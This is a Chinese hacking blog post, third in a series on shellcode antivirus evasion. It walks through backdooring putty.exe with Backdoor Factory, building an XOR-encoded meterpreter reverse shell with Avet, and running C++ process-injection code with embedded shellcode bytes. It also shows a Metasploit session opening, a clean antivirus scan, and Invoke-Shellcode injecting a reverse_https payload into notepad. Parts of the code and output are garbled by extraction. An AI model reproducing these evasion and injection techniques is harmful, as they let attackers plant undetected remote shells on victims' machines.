干货 | Shellcode免杀总结<三>

原创卿 HACK学习呀

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Shellcode免杀总结-第三篇<完结篇>

B) shellcode注入混淆

大多数注入免杀还将shellcode进行了拆分。

拆分这两个字也很好理解,字面的意思上和各位php一句话木马免杀中大体一样,shellcode也好比我们php木马中需要拆分的危险函数名。

shellcode拆分可以把原本特征明显的程序中shellcode进行位置替换,最简单的比如新增加区段填入shellcode并将入口点jmp到shellcode地址最后再跳回原程序开头,

也可以将shellcode分段布在各个code cave中再分段执行,原理可以参考egg hunt shellcode的中的Omelet Shellcode。

举一些注入例子:

BDF:

https://github.com/secretsquirrel/the-backdoor-factory

- *] In the backdoor module
- [*] Checking if binary is supported
- [*] Gathering file info
- [*] Reading win32 entry instructions
- [*] Loading PE in pefile

```
[*] Parsing data directories
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length
of 410
[*] All caves lengths:
The following caves can be used to inject code and possibly
continue execution.
**Don't like what you see? Use jump, single, append, or
ignore.**
[*] Cave 1 length as int: 410
[*] Available caves:
1. Section Name: DATA; Section Begin: 0x5df200 End: 0x665400;
Cave begin: 0x65ea07 End: 0x65ec68; Cave Size: 609
3. Section Name: .rdata; Section Begin: 0x66a000 End: 0x66a200;
Cave begin: 0x66a013 End: 0x66a200; Cave Size: 493
4. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc8203f End: 0xc82308; Cave Size: 713
5. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc82e1c End: 0xc83050; Cave Size: 564
6. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc830eb End: 0xc83718; Cave Size: 1581
7. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc83b64 End: 0xc840fc; Cave Size: 1432
```

```
8. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc843ff End: 0xc846c8; Cave Size: 713
9. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc851dc End: 0xc85410; Cave Size: 564
10. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc854ab End: 0xc859d0; Cave Size: 1317
11. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc86557 End: 0xc86b84; Cave Size: 1581
12. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc86fd0 End: 0xc87568; Cave Size: 1432
13. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc8760a End: 0xc87a32; Cave Size: 1064
14. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc886af End: 0xc88d58; Cave Size: 1705
15. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc8b8b3 End: 0xc8bdd8; Cave Size: 1317
16. Section Name: .rsrc; Section Begin: 0x66a200 End: 0xd33200;
Cave begin: 0xc8eaba End: 0xc8ed65; Cave Size: 683
BDF中-F参数实现多裂缝注入。
backdoor-factory -f putty.exe -s show
backdoor-factory -f putty.exe -s iat_reverse_tcp_stager_threaded
-H 192.168.15.135 -P 4444
```

shellter:

A 选项增加区段注入

```
hoose Operation Mode - Auto/Manual (A/M/H): H

nfo: Choose between two operation modes.

anual: This mode can be more flexible, but requires more interaction by the user.

uto: This mode is fast, effective and easy to use. Great for a quick shot!

ote: Auto Mode also supports command line which allows the user to customise its usage.

Run Shellter using -h argument to see the help menu, or the --examples
```

Avet:

```
root@kali:/tmp/avet/build# leafpad
build_win64_meterpreter_rev_tcp_xor_fopen.sh

lhost=192.168.174.134

root@kali:/tmp/avet/build# cd ..

root@kali:/tmp/avet#
./build/build_win64_meterpreter_rev_tcp_xor_fopen.sh

No Arch selected, selecting Arch: x64 from the payload
Found 1 compatible encoders

Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 551 (iteration=0)
```

```
x64/xor chosen with final size 551
Payload size: 551 bytes
Final size of c file: 2339 bytes
./build/build_win64_meterpreter_rev_tcp_xor_fopen.sh: line 6:
./make_avet: cannot execute binary file: Exec format error
avet.c: In function 'main':
avet.c:122:15: error: 'buf' undeclared (first use in this
function)
  shellcode = buf;
avet.c:122:15: note: each undeclared identifier is reported only
once for each function it appears in
除了也可以手动整个进程注入,起一个正常进程注入shellcode
例子:
#include "stdafx.h"
#include <Windows.h>
#include<stdio.h>
#include "iostream"
using namespace std;
   unsigned char shellcode[] =
"\xb8\x72\xd9\xb8\x52\xda\xd8\xd9\x74\x24\xf4\x5a\x2b\xc9\xb1"
"\x56\x83\xc2\x04\x31\x42\x0f\x03\x42\x7d\x3b\x4d\xae\x69\x39"
```

"\x55\x07\xbd\xe5\xfe\xa2\x52\x53\x56\x5b\xca\xfe\x2c\xfa\x13"


```
\xd5\x48\x3c\x9f\xdf\xad\xf3\x68\xaa\xbd\xe4\x0e\x54\x3e\xf5
"\xba\x54\x54\xf1\x6c\x03\xc0\xfb\x49\x63\x4f\x03\xbc\xf0\x88"
"\xfb\x41\xc0\xe3\xca\xd7\x6c\x9c\x32\x38\x6c\x5c\x65\x52\x6c"
"\x34\xd1\x06\x3f\x21\x1e\x93\x2c\xfa\x8b\x1c\x04\xae\x1c\x75"
"\x30\x6b\xda\x55\xfc\xef\x1d\x39\x82\xc7\x85\xc1\x7c\x58"
"\x36\x11\x17\x58\x66\x79\xec\x77\x89\x49\x0d\x52\xc2\xc1\x84"
"\x33\xa0\x70\x98\x19\x64\x2c\x99\xae\xbd\xdf\xe0\xdf\x42\x20"
"\x15\xf6\x26\x21\x15\xf6\x58\x1e\xc3\xcf\x2e\x61\xd7\x6b\x20"
        \xd4\x7a\xdd\xab\x16\x28\x1d\xfe;
   BOOL injection()
   {
       wchar_t Cappname[MAX_PATH] = { 0 };
       STARTUPINFO si;
       PROCESS INFORMATION pi;
       LPVOID lpMalwareBaseAddr;
       LPVOID lpnewVictimBaseAddr;
```

```
DWORD dwExitCode;
        BOOL bRet = FALSE;
        lpMalwareBaseAddr = shellcode;
        GetSystemDirectory(Cappname, MAX_PATH);
        _tcscat(Cappname, L"\\calc.exe");
        printf("Injection program Name:%S\r\n", Cappname);
        ZeroMemory(&si, sizeof(si));
        si.cb = sizeof(si);
        ZeroMemory(&pi, sizeof(pi));
        if (CreateProcess(Cappname, NULL, NULL, NULL,
            FALSE, CREATE SUSPENDED
            , NULL, NULL, &si, &pi) == 0)
        {
            return bRet;
        }
        lpnewVictimBaseAddr = VirtualAllocEx(pi.hProcess
            , NULL, sizeof(shellcode) + 1, MEM_COMMIT |
MEM RESERVE,
```

HANDLE hThread;

```
PAGE_EXECUTE_READWRITE);
        if (lpnewVictimBaseAddr == NULL)
        {
            return bRet;
        }
        WriteProcessMemory(pi.hProcess, lpnewVictimBaseAddr,
            (LPVOID)lpMalwareBaseAddr, sizeof(shellcode) + 1,
NULL);
        hThread = CreateRemoteThread(pi.hProcess, 0, 0,
            (LPTHREAD_START_ROUTINE)lpnewVictimBaseAddr, NULL,
0, NULL);
        WaitForSingleObject(pi.hThread, INFINITE);
        GetExitCodeProcess(pi.hProcess, &dwExitCode);
        TerminateProcess(pi.hProcess, 0);
        return bRet;
    }
    void help(char* proc)
    {
        printf("%s:[-] start a process and injection shellcode
to memory\r\n", proc);
```

```
int main(int argc, char* argv[])
{
    help(argv[0]);
    injection();
}
```



```
      msf5 exploit(multi/handler) > exploit

      [*] Started reverse TCP handler on 192.168.174.132:4444

      [*] Sending stage (179779 bytes) to 192.168.174.131

      [*] Meterpreter session 8 opened (192.168.174.132:4444 at 2020-01-26 15:51:31 +0800

      meterpreter > meterprete
```






扫描对象:1个

△ 发现风险:0个

○ 总用时: 00:00:01

M型风险:0℃ HACK学习呀

注入就举例到这里,思考下如果是hook函数的检测怎么替换呢,可以进行函数替换,比如win api中可以替换VirtuallAlloc的函数就很多:



initializes the memory it allocates to zero.

To specify the NUMA node for the physical memory, see Virtu


Syntax 👁

```
C++

LPVOID VirtualAllocEx(
HANDLE hProcess,
LPVOID lpAddress,
SIZE_T dwSize,
DWORD flAllocationType,
DWORD flProtect
);
```

Parameters

hProcess



0x03 技巧组合

上面说了一些技巧,无论是分离中加载器运行shellcode、白利用运行恶意程序,还是将shellcode编码、加密、注入,对免杀都会有一定效果,单一使用某个技巧的话或多或少会有一定的缺陷。

那么将各个技巧结合起来达到最好的效果是我们需要取思考的事情

举个好用的例子:

https://github.com/enigma0x3/Powershell-Payload-Excel-Delivery/

这是就是使用shellcode调用graeber的VBA宏,在内存中执行powershell(可以使用编码),达到后门持久化

C:\PS> Start-Process C:\Windows\SysWOW64\notepad.exe WindowStyle Hidden

C:\PS> \$Proc = Get-Process notepad

C:\PS> Invoke-Shellcode -ProcessId \$Proc.Id -Payload
windows/meterpreter/reverse_https -Lhost 192.168.30.129 -Lport
443 -Verbose

VERBOSE: Requesting meterpreter payload from
[url]https://192.168.30.129:443/INITM[/url]

VERBOSE: Injecting shellcode into PID: 4004

VERBOSE: Injecting into a Wow64 process.

VERBOSE: Using 32-bit shellcode.

VERBOSE: Shellcode memory reserved at 0x03BE0000

VERBOSE: Emitting 32-bit assembly call stub.

VERBOSE: Thread call stub memory reserved at 0x001B0000

VERBOSE: Shellcode injection complete!

技巧方法是死的, 思路是活, 在实际环境下也需要各位师傅将多个技巧结合灵 巧的思路达到想要的成果。



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